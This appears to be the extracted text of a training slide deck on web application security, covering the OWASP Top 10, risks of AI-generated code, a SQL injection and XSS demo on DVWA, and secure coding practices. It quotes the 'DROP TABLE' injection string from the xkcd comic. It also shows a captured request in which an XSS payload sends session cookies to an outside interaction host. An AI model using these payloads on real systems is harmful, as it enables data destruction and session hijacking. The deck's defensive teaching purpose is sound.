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Building Secure Applications:

A Hands-on Approach to Web Application Security

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Whoami

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15 years in Application Security/Cyber Security







Agenda

- Why Web Security Matters
- Al Development Benefits vs Security Concerns
- Common Web Vulnerabilities
- OWASP Top 10
- Demo of Vulnerabilities in Intentional vulnerable apps
- Secure Coding Best Practices
- Key Takeaways and Next Steps





Why Web Security Matters

1 Rising Threats

Data breaches and cyberattacks are increasing at an alarming rate. No organization is immune.

2 Real-world Impact

Recent attacks include social media hacks, financial data leaks, and ransomware incidents.

3 Devastating Consequences

Organizations face financial losses, reputation damage, and erosion of user trust.



Recent High-Profile Cyberattacks

- MOVEit (2023): SQL Injection vulnerability exposed 60+ million users' data across multiple organizations.
- MGM Resorts (2023): Ransomware forced casino operations offline, costing millions in revenue and recovery.
- LastPass (2022-2023): Password manager breach exposed encrypted vaults, threatening millions of stored credentials.
- **Key Lesson:** Timely patching, multi-factor authentication, and security training are essential defensive measures.

Zero-Day Vulnerability in MOVEit Transfer Exploited for Data Theft | Mandiant | Google Cloud Blog

ALPHV: Hackers Reveal Details of MGM Cyber Attack

Experts Fear Crooks are Cracking Keys Stolen in LastPass Breach





AI: Building Apps Faster, But Are They Secure?

AI Development Benefits vs. Security Concerns

Speed Benefits

- Code generation accelerates development cycles
- Automated testing quickly finds bugs
- Al suggests optimal frameworks based on project needs
- Customized user experiences built rapidly

Security Concerns

- Al can introduce unexpected security flaws
- Training limits prevent detection of sophisticated attacks
- Model bias creates potential blind spots
- Human expertise remains essential for security




Security Concerns









Is Your Al-Generated Code Really Secure? Evaluating Large Language Models on Secure Code Generation with CodeSecEval

Al-generated code leads to security issues for most businesses: report

https://arxiv.org/pdf/2308.04451

Cybersecurity Risks of Al-Generated Code | Center for Security and Emerging Technology



Common Web Vulnerabilities

Injection Attacks

Attackers insert malicious code that executes on your database or server.

SQL injection remains one of the most prevalent attack vectors.

Authentication Flaws

Weak password policies and session management leave systems exposed.

Multi-factor authentication is often overlooked in implementation.


Cross-Site Scripting

Malicious scripts injected into trusted websites compromise user data.

These attacks bypass same-origin policies that protect browsers.



OWASP Top 10 Vulnerabilities




https://owasp.org/

https://owasp.org/Top10/




OWASP Top 10 2021





How Web Apps Work: A Simplified View



Client-Server Interaction

Web applications operate on a client-server model. The client (usually a web browser) sends requests to the server, which processes these requests and sends back the appropriate responses.

Request-Response Cycle

- 1. The client initiates a request by entering a URL or interacting with a web page.
- 2. The request is sent over the internet to the server.
- 3. The server receives the request and processes it, often involving database queries or other operations.
- 4. The server formulates a response, typically in HTML, JSON, or other formats.
- 5. The response is sent back to the client.
- 6. The client's browser renders the response, displaying the web page or data to the user.



Injection Attacks Deep Dive

SQL Injection

Attackers manipulate SQL queries to access or delete sensitive data. They can bypass login forms with simple code tricks.




Cross-Site Scripting (XSS)


Malicious scripts injected into web pages execute in users' browsers. Attackers can steal session cookies and hijack accounts.




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Bobby Table





DID YOU REALLY
NAME YOUR SON
Robert'); DROP
TABLE Students;--?
OH. YES. LITTLE
BOBBY TABLES,
WE CALL HIM.




xkcd



Demo

DVWA: Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. http://localhost:4280/

- 1. SQL Injection
- 2. XSS (Cross Site Scripting)





SQL Injection Source

SQL Injection Source

vulnerabilities/sqli/source/low.php



SQL Injection Source



SQL Injection

Contributor(s): kingthorin, zbraiterman

Overview

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html



Fixing Injection Attacks

Identify Vulnerable Code

Locate string concatenation in database queries. Find unvalidated user inputs in forms.

Implement Input Validation

Check input type, length, and format. Reject unexpected characters and patterns.

Use Prepared Statements


Separate SQL logic from data. Let the database distinguish between code and input.

Apply ORM Frameworks


Leverage frameworks that handle parameter escaping automatically. Avoid raw SQL queries.



XSS Attack




XSS Attack



GET

/?cookie=security=low;%20language=en;%20welcomebanner_status=dismiss;%20cookieconsent_status=dismiss;%20continueCode=W2PaW3mD5oBa7Mp6 PLlyrQKw2zd5btQfJKGORx1Nkeb49VvJZq8gjnEXYZr3;%20PHPSESSID=07d55134939a0e2487e8702ba336c1b6 HTTP/1.1 Host: bxjblfluamhycuaamtdthiea44jk3ia6k.oast.fun Accept: image/avif,image/webp,image/apng,image/svg+xml,image/,/*;q=0.8 Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9 Connection: keep-alive Referer: http://localhost:4280/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36

XSS Source



C % owasp.org/www-community/attacks/xss/

Cross Site Scripting (XSS)

Author: Kirsten

Contributor(s): Jim Manico, Jeff Williams, Dave Wichers, Adar Weidman, Roman, Alan Jex, Andrew Smith, Jeff Knutson, Imifos, Erez Yalon, kingthorin, Vikas Khanna. Grant Ongers

Overview

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page. For more details on the different types of XSS flaws, see: Types of Cross-Site Scripting.



Authentication & Authorization Flaws

Weak Passwords

Short, common passwords are easily cracked. Require minimum length and complexity.

Session Hijacking

Insecure cookies allow attackers to steal sessions. Use HTTPOnly and Secure flags.


Missing MFA

Single-factor authentication is insufficient. Add second verification layer with authenticator apps.

Privilege Escalation

Users access unauthorized features. Verify permissions on every request.





Security Testing with Burp or OWASP ZAP

Install Burp/ZAP Tool

Download the free open-source security scanner from the OWASP website or BurpSuite Community Edition

2

Configure Target Application

Point ZAP at your web application. Set the scope to prevent unwanted scanning.

Run Automated Scan

Execute the Spider tool to map the application. Launch the Active Scanner to find vulnerabilities.

4

Review & Fix Issues

Analyze the detected vulnerabilities. Implement recommended fixes in your code.

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Secure Coding Best Practices



Input Validation

Always sanitize and validate user input. Never trust client-side data.



HTTPS Everywhere

Encrypt all communications.

Implement proper certificate management.



Security Headers

Add Content Security Policy.
Implement HSTS and XFrame-Options headers.



Least Privilege

Restrict access based on necessity. Limit database user permissions.



Key Takeaways & Next Steps

Ongoing Process

Security is never complete. Update and test regularly.

1

2

Attacker Mindset

Think like hackers to strengthen defenses.

Practical Experience

Join CTFs and bug bounty programs.

4

3

Continuous Learning

Stay updated with OWASP resources and security blogs.



Learn More: Essential Resources

Learning Platforms:

- OWASP Web security guidelines and tools.
- <u>PortSwigger Web Security Academy</u> Free hands-on security labs.
- <u>TryHackMe</u> & <u>Hack The Box</u> Practical cybersecurity challenges.
- https://cheatsheetseries.owasp.org/
- https://github.com/swisskyrepo/PayloadsAllTheThings




References


https://owasp.org/www-project-top-ten/


GitHub - digininja/DVWA: Damn Vulnerable Web Application (DVWA)

Exploits of a Mom









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Explore these resources to deepen your security knowledge. Join our community slack channel for questions and ongoing property is the security knowledge.

Q&A?



Thank You





